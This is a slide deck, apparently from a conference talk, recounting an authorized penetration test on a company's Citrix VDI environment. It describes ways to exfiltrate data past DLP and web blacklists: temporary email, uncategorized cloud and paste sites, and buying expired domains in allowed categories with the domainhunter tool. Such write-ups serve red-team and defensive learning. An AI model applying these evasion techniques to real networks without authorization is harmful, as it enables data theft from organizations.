



A VDI adventure

From home worker to server(s) admin



InsideOutSec

WHOAMI

Luca Cancelliere



- IT People (definitely not photographers)
- Consulting, Services and products regarding mainly security topics (PT, RT, system hardening, ...)
- CTF player @ PGiatasti (<https://pgiatasti.it>)



Simone Cimorelli

Vittorio Mignini





DISCLAIMER

ALL THE TESTS WERE PERFORMED ON
CUSTOMER'S REQUEST AND WITH A LEGAL
CONTRACT.

ALL THE INFORMATIONS WE'RE GOING TO
DESCRIBE HERE ARE DISCLOSED WITH
CUSTOMER'S APPROVAL.



DISCLAIMER

WE CAN'T NAME EXPLICITLY THE COMPANY
WHICH ENGAGED US FOR THE ACTIVITY, SO THE
NAME IS GOING TO BE REPLACED WITH A FAKE
NAME... LET'S SAY (WITH A LOT OF FANTASY)...
MEGACORP




Introduction


THE CONTEXT

- Penetration test activity on a **VDI Citrix** environment
- Activity commissioned by one of our main customers
- The tested environment is used by our customer's employees for smart-working
- Scope: exfiltrate information from the customer network
- ACTIVITY DURATION: 5 days


Hypothetical High level architecture



Hypothetical High level architecture



Hypothetical High level architecture






PART I

EXFILTRATION


Foothold

THE ENVIRONMENT



Foothold

THE ENVIRONMENT



Exfiltration

SMTP





Il Tuo indirizzo E-mail Temporaneo

siset80029@greenkic.com



Dimenticati di spam, mailing pubblicitarie, hacking e attacchi di robot. Mantieni la tua casella di posta reale pulita e al sicuro.

- Mail with attachments
- DLP identify it without blocking it





Exfiltration

HTTP

BLACKLIST


Blacklist by category

Blacklist by domain





BYPASS A BLACKLIST



**BY FINDING SOMETHING
THAT'S NOT BLACKLISTED**



Exfiltration



BLACKLIST BYPASS - IBM CLOUD

- We know that our customer interact with **IBM** systems
- **ccloud.ibm.com** may not be blacklisted..

Exfiltration

BLACKLIST BYPASS - IBM CLOUD


- We know that our customer works with **IBM**
- **cloud.ibm.com** may be not blacklisted



Exfiltration

BLACKLIST BYPASS - ZEROBIN & COPY/PASTE


- zerobin.net is not blacklisted
- copy/paste is not disabled inside Edge



Exfiltration

BLACKLIST BYPASS - CATEGORY - 1

<https://www.cyren.com/security-center/url-category-check-gate>




Apps Encryption Support Login [Sign Up](#)

Introducing icedrive

The next generation of cloud storage

Create an account now and get a massive 10GB Free Storage

[Get Started](#) [Find out more](#)



URL Category Check

Results for your request:

Full URL: icedrive.net

Categories: **Computers & Technology**

Alexa Rank: 27864

[CHECK ANOTHER URL](#)

[LEARN MORE ABOUT CYREN THREAT INDEPTH](#)



Exfiltration

BLACKLIST BYPASS - CATEGORY

1. Find a category which is not blacklisted
2. Find and buy an expired domain which is categorized as one of the allowed categories

Exfiltration

BLACKLIST BYPASS - CATEGORY - 2



URL Category Check

Results for your request:

Full URL: nrcomputer.com

Categories: **Computers & Technology**

Alexa Rank: n/a


CHECK ANOTHER URL

LEARN MORE ABOUT CYREN THREAT INDEPTH

- `https://github.com/threatexpress/domainhunter`
- The target category is **Computers & Technology** so we can search for expired domains with “computer” in their name
- `python3 domainhunter.py -u user -p password -ke computer`


Exfiltration

BLACKLIST BYPASS - CATEGORY - EXFILTRATION



